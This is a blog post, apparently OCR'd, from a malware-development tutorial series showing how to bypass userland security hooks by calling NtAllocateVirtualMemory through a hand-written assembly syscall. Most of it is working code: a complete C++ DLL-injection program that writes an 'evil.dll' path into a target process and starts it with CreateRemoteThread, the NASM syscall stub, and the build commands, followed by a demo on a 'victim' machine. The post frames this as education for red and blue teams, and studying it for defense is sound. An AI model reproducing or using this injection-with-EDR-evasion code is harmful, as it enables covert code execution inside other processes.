
Malware development trick - part 33. Syscalls - part 2. Simple C++ example.

cocomelonc.github.io/malware/2023/06/09/syscalls-2.html

June 9, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research and the second post in a series of articles about windows system calls.

userland hooking

Security software often implements a technique known as API hooking on system calls, which allows these tools to inspect and monitor the behavior of applications while they are running. This capability can provide vital insights into program execution and possible security threats.

Moreover, these security solutions have the authority to examine any memory area designated as executable, scanning for specific patterns or signatures. These hooks, installed in user mode, are typically set up prior to the execution of the system call instruction, which signifies the final stage of a user mode system call function.

For example, `NtAllocateVirtualMemory` is a system call used to allocate virtual memory. When an application calls `NtAllocateVirtualMemory`, it is asking the operating system to reserve a block of virtual memory for its use.

Security solutions can place a hook on `NtAllocateVirtualMemory` to monitor how applications are using memory. This can help the security solution detect malicious activities. For example, if an application is allocating a very large amount of memory or if it's allocating memory in a suspicious manner, that could be a sign of a memory-based attack or a memory leak.

By hooking into `NtAllocateVirtualMemory`, the security solution can inspect these activities in real-time and potentially stop malicious activities before they cause damage. The ability to analyze and interpret the behavior of such function calls is an essential aspect of many host-based security solutions.

direct syscalls

Using syscalls directly is one method of bypassing userland hooks. A way to avoid detection by security tools that hook into system calls in user space could be accomplished by creating a customized version of the system call function using assembly language, and then executing this customized function directly from the assembly file.

practical example

Let’s look at the example from the first part:

```
/*
hack.c
classic DLL injection example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#pragma comment(lib, "ntdll")

typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
  HANDLE            ProcessHandle,
  PVOID             *BaseAddress,
  ULONG             ZeroBits,
  PULONG            RegionSize,
  ULONG             AllocationType,
  ULONG             Protect
);

char evilDLL[] = "C:\\temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  HMODULE ntdll = GetModuleHandle("ntdll");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // parse process ID
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
```

```
  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

Below is an example of a created syscall in an assembly file (`syscall.asm`):

```
section .text
global myNtAllocateVirtualMemory
myNtAllocateVirtualMemory:
  mov r10, rcx
  mov eax, 18h ; syscall number for NtAllocateVirtualMemory
  syscall
  ret
```

For the same result as invoking `NtAllocateVirtualMemory` with `GetProcAddress` and `GetModuleHandle`, the following assembly function may be used instead. This eliminates the requirement to invoke `NtAllocateVirtualMemory` from within the `ntdll` address space, where hooks are installed, thus avoiding the hooks.

In our `C` code, we can define and use the `myNtAllocateVirtualMemory` function like this:

```
/*
hack.c
syscall via assembly
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/06/09/syscalls-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

char evilDLL[] = "C:\\temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

extern "C" NTSTATUS myNtAllocateVirtualMemory(
    HANDLE            ProcessHandle,
    PVOID             *BaseAddress,
    ULONG             ZeroBits,
    PULONG            RegionSize,
    ULONG             AllocationType,
    ULONG             Protect
  );

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // parse process ID
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

In order to add an assembly function into our `C` program and to establish its name, return type, and parameters, we utilize the `extern "C"` (`EXTERN_C`) directive. This preprocessor directive indicates that the function is defined elsewhere, and it is linked and invoked according to the `C`-language conventions. This approach is also applicable when we want to include assembly language written system call functions in our code. Simply convert the system call invocations written in assembly to the appropriate assembler template syntax, define the function using the `EXTERN_C` directive, and add to our code (or store this in a header file, this header file can then be included in our project.).


That's all.

demo

Let's go to see everything in action.


First of all compile our `.asm` file:

```
nasm -f win64 -o syscall.o syscall.asm
```



We would then compile:

```
x86_64-w64-mingw32-g++ -m64 -c hack.c -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -Wall -shared -fpermissive
```



and link these together like so:


```
x86_64-w64-mingw32-gcc *.o -o hack.exe
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-09-syscalls-2]
└─$ x86_64-w64-mingw32-gcc *.o -o hack.exe

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-09-syscalls-2]
└─$ ls -lht
total 304K
-rwxr-xr-x 1 cocomelonc cocomelonc 286K Jun  9 23:54 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.8K Jun  9 23:52 hack.o
-rw-r--r-- 1 cocomelonc cocomelonc  209 Jun  9 23:51 syscall.o
-rw-r--r-- 1 cocomelonc cocomelonc 1.4K Jun  9 23:50 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc  164 Jun  9 16:55 syscall.asm
```

And run our “malware” in the victim’s machine (`Windows 10 x64 1903`):

```
.\hack.exe <PID>
```





As you can see everything is worked perfectly! =^..^=

Because I am compiling it with `mingw`, I am utilizing `NASM` assembler. If you want `MASM`, you need to copy the `syscall.asm` file and modify the customized project settings in Visual Studio.

As I wrote earlier, please be aware that the system call number (`0x18` for `NtAllocateVirtualMemory` in this case) can change between different versions of Windows. Another solution is the use of Syswhispers. SysWhispers helps with evasion by generating header/ASM files implants can use to make direct system calls.

As a proof of concept, we created a real-life example, but what about `AV/EDR` evasion? Some readers have asked me to write an example that returns `0` detections in VirusTotal. For reasons of safety and conscience, I can not show a full-fledged PoC example for this, but I think I can give hints. I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: Native API
Syscalls x64
Windows System Calls Table
SysWhispers3
Code injection via NtAllocateVirtualMemory
Classic DLL injection into the process. Simple C++ malware source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine